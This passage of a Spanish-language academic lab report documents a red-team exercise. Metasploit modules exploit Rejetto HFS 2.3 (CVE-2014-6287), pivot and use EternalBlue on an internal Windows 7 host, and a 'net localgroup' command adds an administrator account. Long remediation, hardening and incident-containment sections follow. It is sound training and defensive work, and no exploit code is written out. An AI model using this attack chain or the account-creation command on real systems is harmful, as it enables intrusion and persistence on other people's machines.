
```
C:\Windows\system32>net localgroup Administradores DiegoLara /add
net localgroup Administradores DiegoLara /add
Error de sistema 1378.

El nombre de cuenta especificado ya pertenece al grupo.
```

Nota. indica que el usuario ya posee privilegios administrativos.

Figura 34

Captura de pantalla de cuenta creada privilegios administradores en HOST-B



Fuente. Autoría Propia

Fase 5. Informes

Se registra los datos recopilados del ataque que se logró llevar a cabo y se documenta los resultados que se pueden aprecias a continuación.

El procedimiento de explotación permitió verificar y demostrar de manera práctica la vulnerabilidad en el HOST-A con REJETTO y en el HOST-B con MS17-010 (EternalBlue) cómo un atacante puede lograr una intrusión completa en un sistema Windows 7 sin parches. A través del uso de Metasploit, se identificó que el puerto 80 del servidor de archivos Rejetto 2.3 y el servicio SMB del objetivo son vulnerables y fue posible obtener una sesión Meterpreter con privilegios de sistema. Una vez dentro, se validó la información de red, se ejecutaron comandos privilegiados y se creó un usuario local con privilegios administrativos, lo que evidencia el nivel de compromiso obtenido sobre la máquina víctima.

Este ejercicio demuestra la importancia de mantener los sistemas actualizados, ya que una vulnerabilidad crítica sin corregir permite la ejecución remota de código y la toma total de control del sistema.

Informe con estudio del caso de Red Team

El laboratorio hizo posible entender cómo una vulnerabilidad que parece ser simple puede convertirse en un punto de acceso crucial para comprometer la infraestructura completa. En este caso, el servicio Rejetto HFS 2.3 que se encontraba instalado en HOST-A funcionó como el "eslabón débil" que permitió que un ataque más severo tuviera lugar.

Cuando el Red Team logró ejecutar comandos de forma remota a través de Metasploit, HOST-A no fue más un objetivo inicial, sino que se volvió un lugar clave para acceder a la red interna. Su segunda interfaz de red mostró un segmento escondido (10.0.2.0/24), lo cual hizo posible la implementación de técnicas de pivoting y la reorientación del tráfico hacia HOST-B.

El análisis demuestra que no basta con proteger un solo punto, ya que la seguridad depende del estado total de la infraestructura. A pesar de que HOST-B no estaba disponible de manera directa, la presencia de servicios vulnerables, como SMBv1 afectado por MS17-010, y la ausencia de segmentación hicieron más sencillo el movimiento lateral.

La prueba de concepto (PoC) —la creación de un usuario con privilegios administrativos en HOST-B— corrobora que el error inicial se amplió hasta poner en riesgo por completo un servidor interno. Este caso evidencia que una mínima avería en la superficie expuesta puede transformarse en un serio hueco en la red de la empresa si no hay controles de aislamiento, monitoreo ni políticas de actualización.

Informe sobre las herramientas empleadas para detectar errores en el escenario sugerido.

Se emplearon instrumentos de renombre en el ciclo profesional del pentesting para tratar el escenario planteado. Cada una desempeñó un papel crucial en las etapas del proceso:

Nmap: Inspección y evaluación de vulnerabilidades, posibilitó la detección veloz de los dispositivos que hay en la red y de los servicios expuestos. El servicio HTTP File Server, que se encontraba en el puerto 80 del HOST-A, fue detectado mediante la exploración completa de puertos y la detección de versiones. Después, el script --script vuln mostró de manera precisa las vulnerabilidades reconocidas vinculadas a esa versión, corroborando CVE-2014-6287 y CVE-2024-23692.

Navegador de internet: Comprobación manual del servicio. El acceso al servicio por medio de un navegador posibilitó constatar visualmente que el HFS 2.3 era el que estaba en uso, lo cual complementó la información recabada con Nmap.

Metasploit Framework – Utilización, pivotación y desplazamiento lateral En la fase ofensiva, fue el instrumento principal. Sus componentes:

rejetto_hfs_exec, post/multi/manage/autoroute, post/windows/gather/arp_scanner

post/windows/manage/portproxy, ms17_010_eternalblue

Facilitaron la conexión de todas las etapas del ataque: poner en riesgo HOST-A, mapear la red interna y escalar hacia HOST-B.

El uso en conjunto de estos instrumentos facilitó la representación precisa del procedimiento empleado por un verdadero atacante, evidenciando cómo un incidente puede progresar desde la detección del servicio hasta una toma total del sistema.

Exploración del ataque realizado a cada una de las máquinas reconocidas

Ataque a HOST-A (192.168.1.9)

HOST-A fue el primer acceso para el Red Team. La evaluación determinó que este equipo estaba ejecutando el servicio Rejetto HFS 2.3, susceptible, en el puerto 80. El exploit rejetto_hfs_exec, utilizando Metasploit, posibilitó tomar control de la máquina a través de una sesión Meterpreter.

Se comprobó que HOST-A contaba con una segunda interfaz de red conectada a un segmento interno después de ingresar. Esto transformó a HOST-A en un puente perfecto para canalizar tráfico hacia otros dispositivos.

Ataque a HOST-B (10.0.2.4)

HOST-B era un servidor interno que no se podía observar desde la máquina atacante inicial. Para lograrlo, se estableció un pivoting mediante los módulos portproxy y autoroute. Se utilizó el exploit ms17_010_eternalblue tras detectar que se estaba usando SMBv1.

La explotación tuvo éxito, ya que el ataque terminó con una sesión Meterpreter en HOST-B. Al final, se estableció un usuario administrativo para evidenciar el total compromiso del sistema.

Esta evaluación demuestra un asalto encadenado en dos fases: inicialmente, la explotación de un servicio expuesto vulnerable; y luego, el movimiento lateral hacia servidores internos que suelen estar protegidos.

Informe sobre la explotación de vulnerabilidades en el contexto sugerido

La actividad de explotación se llevó a cabo en dos etapas claramente distintas:

Explotación en HOST-A usando Rejetto HFS 2.3: la vulnerabilidad CVE-2014-6287 posibilitó que se ejecutaran comandos de manera remota, lo cual hizo más fácil iniciar una sesión Meterpreter. La verdadera relevancia de esta explotación, más allá del acceso inicial, fue que se descubrió que el sistema estaba conectado con otro segmento de red; esto hizo necesario replantear la estrategia del ataque.

Explotación en HOST-B – EternalBlue (MS17-010): después de obtener la visión de la red interna, se determinó que HOST-B usaba SMBv1, un protocolo que tenía la vulnerabilidad crítica MS17-010. Se creó una sesión de sistema mediante el envío del exploit EternalBlue a través del túnel establecido desde HOST-A, utilizando Metasploit.

La realización posterior de un usuario con privilegios administrativos ratificó la toma total del servidor, confirmando de este modo el testeo conceptual del escenario Red Team.

En general, estas explotaciones muestran la forma en que un atacante puede encadenar varias vulnerabilidades para poner en riesgo infraestructuras enteras, particularmente si hay servicios vulnerables, equipos obsoletos o segmentación de red deficiente.

Respuesta a preguntas Orientadoras

Herramientas software utilizadas en el escenario Red Team

Para abordar el anexo 4 – escenario 3, se aplicaron herramientas específicas, clasificadas según las fases del pentesting:

Fase de reconocimiento:

Nmap: permitió identificar hosts activos en la red y puertos abiertos.

Comando: nmap 192.168.1.0-255

Resultado: se detectó el host 192.168.1.9 con el puerto 80 abierto.

Nmap con script vuln: validó vulnerabilidades conocidas en el servicio HTTP.

Comando: nmap --script vuln -p 80 192.168.1.9

Resultado: se confirmaron vulnerabilidades CVE-2014-6287 y CVE-2024-23692.

Fase de explotación:

Metasploit Framework: se utilizó para explotar el servicio vulnerable Rejetto HFS 2.3 en HOST-A.

Fase de post-explotación y pivoting:

Metasploit autoroute: configuró el túnel hacia la red interna 10.0.2.0/24

use post/windows/gather/arp_scanner: escaneo de puertos en HOST-B.

Enrutamiento de la red a la dirección IP y puerto del HOST-B con post/windows/manage/portproxy.

Acceso por puerto SMB y su explotación de la vulnerabilidad con Eternalblue

Creación de Usuario y elevación de privilegios como administrador.

Datos e información del escenario que ayudaron a identificar el fallo:

El servicio identificado: Rejetto HTTP File Server 2.3, vulnerable a ejecución remota de código, ubicado en la dirección IP de HOST-A (192.168.1.9) con el puerto 80 abierto.

La confirmación de vulnerabilidades mediante Nmap (CVE-2014-6287 y CVE-2024-23692).

La configuración de red de HOST-A con dos adaptadores, uno en la red externa y otro en la interna (10.0.2.8), lo que permitió el movimiento lateral hacia HOST-B.

Herramienta utilizada para identificar fallos en Máquina 1 (Windows)

La herramienta principal fue Nmap, complementada con el script --script vuln.

Puerto identificado: 80/TCP, correspondiente al servicio HTTP File Server (HFS 2.3).

Este puerto fue la puerta de entrada para explotar la vulnerabilidad y abrir la sesión Meterpreter.

Impacto del ataque en las máquinas Windows

El ataque afectó a las máquinas de la siguiente manera:


HOST-A: fue comprometido mediante la vulnerabilidad en HFS 2.3. Esto permitió al atacante ejecutar código remoto y obtener control total del sistema. HOST-A se convirtió en el "puente" hacia la red interna.

HOST-B: aunque inicialmente inaccesible, fue alcanzado gracias al pivoting configurado en HOST-A. El escaneo interno reveló servicios vulnerables, lo que permitió demostrar movimiento lateral y control sobre el servidor.

El uso del sistema operativo WINDOWS 7 y el Puerto SMB y su vulnerabilidad ampliamente divulgada y explotada por Eternalblue. para el sistema operativo.

Figura 35

Línea de Tiempo forense



Fuente. Autoría Propia

Plan de Remediación Integral

Este plan se enfoca en tres pilares: **Contención y Erradicación** (acciones inmediatas), **Remediación Técnica** (Hardening de los hosts y la red) y **Remediación de Procesos** (prevención a largo plazo).

Acciones de Contención y Erradicación (Inmediatas)

Estas acciones deben realizarse inmediatamente en los hosts afectados (192.168.1.9 y 10.0.2.4) para cerrar el acceso y eliminar la persistencia.

Erradicar la Persistencia:

Eliminar la cuenta no autorizada: Eliminar inmediatamente el usuario administrativo DiegoLara del Host-B (10.0.2.4).

Verificar otros usuarios: Auditar todos los demás usuarios creados o modificados en las últimas 48 horas en ambos hosts.

Deshabilitar el Vector de Acceso Inicial (Host-A):

Desinstalar la aplicación vulnerable: Desinstalar o detener el servicio HttpFileServer (HFS) o la aplicación vulnerable que permitió la Ejecución Remota de Código (RCE) en el Host-A (192.168.1.9).

Contención en Host-A:

Eliminar túneles: Verificar y eliminar cualquier regla activa de portproxy o reenvío de puertos configurada por el atacante.

Aislamiento: Aislar ambos hosts de la red de producción hasta que se apliquen todos los parches y medidas de seguridad.

Remediación Técnica y Hardening (Host y Red)

Estas acciones abordan las vulnerabilidades específicas explotadas (HFS, EternalBlue) y las fallas de segmentación.

Tabla 1

Medidas de remediación técnica y hardening para Host-B

Hallazgo forense	Medida de remediación técnica
Explotación MS17-010 (EternalBlue)	Aplicar parche MS17-010/CVE-2017-0144
Uso de SMBv1	Deshabilitar protocolo SMBv1
Elevación de privilegios	Implementar política de contraseñas seguras.

Nota. Esta tabla resume las acciones inmediatas para mitigar vulnerabilidades críticas Host-B.

Tabla 2

Medidas de remediación técnica y hardening para Host-A

Hallazgo forense	Medida de remediación técnica
Aplicación HFS vulnerable	Desinstalar servicio HFS y aplicar control de aplicaciones (AppLocker).
Uso de Metasploit	Implementar solución EDR para detectar actividad sospechosa.
Sistema operativo obsoleto	Migrar a Windows 10/11 para reducir vulnerabilidades heredadas.

Nota. Acciones inmediatas para eliminar vectores de ataque en Host-A.

Tabla 3

Medidas de remediación en la red (Pivoting)

Hallazgo forense	Medida de remediación técnica
Movimiento Lateral	Implementar segmentación de red con VLANs y ACLs.
Túneles persistentes	Bloquear tráfico saliente no esencial y puertos de escucha.
Acceso SMB (445)	Configurar firewall para restringir tráfico SMB solo a equipos autorizados.

Nota. Estas medidas reducen el riesgo de pivoting y limitan la propagación del ataque.

Remediación de Procesos y Políticas (Prevención)

Estas acciones son a largo plazo y fortalecen la postura de seguridad organizacional.

Gestión de Vulnerabilidades: implementar un proceso de escaneo de vulnerabilidades periódico (al menos mensual) para identificar software no parcheado o fuera de soporte como HFS o sistemas operativos antiguos.

Establecer un plazo de 7 días para la aplicación de parches críticos (ej. MS17-010).

Monitoreo y Alertas: crear alertas de seguridad en el SIEM/EDR para:

Creación de nuevos usuarios administrativos no autorizados (como el usuario DiegoLara).

Uso de comandos sensibles como netsh o net user.

Procesos inusuales accediendo a puertos altos o comunicándose con IPs internas en segmentos aislados.

Política de Mínimo Privilegio: revisar los permisos de los usuarios en Host-A. Asegurar que los usuarios solo puedan instalar y ejecutar aplicaciones con aprobación, limitando la superficie de ataque.

Concientización y Formación: capacitar al personal de TI y a los usuarios finales sobre los riesgos de instalar software no aprobado y el ciclo de vida de las aplicaciones permitidas.

Análisis de Mitigación y Riesgos Residuales (Blue Team)

El ejercicio del Red Team demostró una serie de compromisos de elevado impacto, que comenzó con un error simple de configuración y terminó con el control del servidor secundario (Host-B). Para convertir estos descubrimientos ofensivos en una estrategia de seguridad eficaz, es esencial que el equipo Blue Team aplique las mitigaciones a continuación y examine los riesgos que permanecen.

Tabla 4

Fases de explotación simulada y acciones de defensa

Fase del ataque	Vulnerabilidad explotada	Acción defensiva recomendada
Acceso Inicial	HFS 2.3 (CVE-2014-6287)	Control de aplicaciones y desinstalación del servicio vulnerable.
Movimiento Lateral	EternalBlue (MS17-010)	Manejo de parches críticos: Aplicación inmediata de parches críticos y desactivación de SMBv1.
Escalada de Privilegios	Protocolo SMB inseguro	Endurecimiento de cuentas y políticas de mínimo privilegio.
Cadena de Ataque Exitosa	Red sin segmentación	Segmentación de la red se pueden aplicar microsegmentación o VLANs.

Nota. La tabla vincula cada fase ofensiva con su mitigación defensiva.

Después de que se implementan las mitigaciones directas (desinstalación de HFS y parcheo), el equipo Blue Team debe identificar los riesgos que todavía impactan la postura de seguridad del ente:

Peligro de dependencia heredada: Aunque se ha parchado EternalBlue, el Host-B (si es un sistema operativo viejo, como Windows 7 o Server 2008) continúa teniendo una gran superficie de ataque por su condición de fin de vida. El riesgo residual es que la asignación de recursos a la prevención proactiva se vea afectada por el esfuerzo continuo para parchear vulnerabilidades antiguas.

Riesgo Arquitectónico: El hecho de que el pivoting se haya conseguido con facilidad sugiere que la red no tiene segmentación rigurosa. Este riesgo residual garantiza que, si un atacante descubre un nuevo vector de acceso inicial, tendrá la capacidad de desplazarse lateralmente de forma rápida hasta llegar a los activos más delicados de la entidad.

Riesgo operativo: Si no se ponen en práctica medidas rigurosas de Mínimo Privilegio, el usuario mantendrá la posibilidad de activar software vulnerable (como HFS) o deshabilitar el firewall local, lo que reiniciaría la cadena de ataque a través de un vector parecido.

Contención ante Incidentes de Ciberseguridad

Exploración de operaciones requeridas para sortear un ataque en tiempo real.

Las acciones que se deben tener en cuenta para contener un ataque en tiempo real iniciarían por entender técnicamente qué está ocurriendo, identificando el origen, la técnica y el alcance del incidente dentro del sistema comprometido. Este análisis inicial es fundamental, ya que la guía indica que la primera acción debe ser evaluar la naturaleza y la gravedad del incidente para tomar decisiones correctas desde el primer momento.

Posteriormente, aplicaría una contención inmediata, aislando el equipo afectado para evitar la propagación del ataque, tal como lo establece la guía de gestión de incidentes, que

menciona que es indispensable “aislar el sistema o red afectada para evitar mayores daños”. Paralelamente, detendría actividades maliciosas, revisaría los procesos activos y bloquearía conexiones sospechosas.

Al mismo tiempo, comenzaría a recopilar la evidencia técnica necesaria (logs, conexiones, eventos, archivos sospechosos), dado que la guía resalta la importancia de preservar la evidencia para la investigación y análisis posterior.

Finalmente, notificaría al CSIRT o al equipo encargado, garantizando que la comunicación siga el procedimiento institucional y los lineamientos TLP definidos.

Las primeras acciones se basan en cuatro pilares: evaluar, contener, preservar evidencia y comunicar, que son exactamente los pasos recomendados en la guía institucional para la respuesta ante incidentes de ciberseguridad.

Tabla 5

Flujo de contención y respuesta


Etapa	Acción inmediata (Contención)
Aislamiento Estratégico	Desconectar Host-A de la red para romper el túnel de pivoting.
Preservación Volátil	Capturar imagen forense de memoria antes de modificar el sistema
Erradicación Inicial	Eliminar cuenta administrativa efímera (DiegoLara) en HOST-B

Nota. Acciones críticas para contener el incidente y preservar evidencia.

El proceso de respuesta debe activarse mediante la Comunicación a la Gerencia y al CSIRT, respetando los protocolos TLP(*Traffic Light Protocol (TLP) | INCIBE-CERT | INCIBE*, s. f.)

Figura 36

Diagrama de flujo respuesta, contención y erradicación del ataque




Fuente. Autoría Propia

Medida de contención Aislamiento para romper pivoting

Figura 37


Aplicación de la regla de Bloqueo del puerto Entrada y salida Puerto 80



Nota. Bloqueo de puerto para evitar la conexión de la vulnerabilidad HFS 2.3

Figura 38

Restricción de Puerto 80 desde el firewall Host-A.




Nota. Bloqueo de puertos desde el cortafuegos de Windows

Contención y Erradicación eliminación de usuario administrador en el Host-

Figura 39


Medida de contención y erradicación de cuentas administradora Host-b



Nota. Medida de erradicación y persistencia: Eliminación del usuario administrador DiegoLara del HostB

Figura 40

Medida de hardenización Desactivar SMB1 del HOST-A y HOST-B



Nota. Desde el editor de registro en Windows le atribuyo el valor de CERO al valor DWORD 32 para deshabilitar el protocolo de red SMB1

Medidas de hardening sugeridas para evitar ciber ataques

Las medidas de endurecimiento de sistemas deben implementarse para cerrar los dos vectores de explotación utilizados por el Red Team (HFS 2.3 y MS17-010) y romper el Movimiento Lateral (Pivoting), adoptando un enfoque preventivo.

Tabla 6

Medidas de hardening por vector

Vector explotado	Medida de hardening propuesta
Acceso inicial (HFS)	Desinstalar HFS y aplicar AppLocker para restringir ejecución no autorizada
Vulnerabilidad SMB	Aplicar parche MS17-010 y deshabilitar SMBv1.
Movimiento Lateral	Implementar segmentación de red y ACLs estrictas.
Sistema Operativo	Migrar a versiones con soporte activo (Windows 10/11).

Nota. Estas medidas previenen la repetición del ataque y fortalecen la postura defensiva.

Riesgos residuales después del endurecimiento y su mitigación: Aún después de aplicar hardening, continúan existiendo riesgos residuales que necesitan un seguimiento constante:

Persistencia encubierta: El atacante pudo haber dejado un script de persistencia oculto o una puerta trasera (por ejemplo, en el Registro de Windows).

Mitigación: Revisión forense avanzada de todas las rutas comunes de persistencia y análisis regular de Autoruns para detectar scripts o binarios que no se conocen.

Explotación de Día Cero: Hay una oportunidad de que se explote una vulnerabilidad desconocida (Zero-Day) en un servicio distinto.

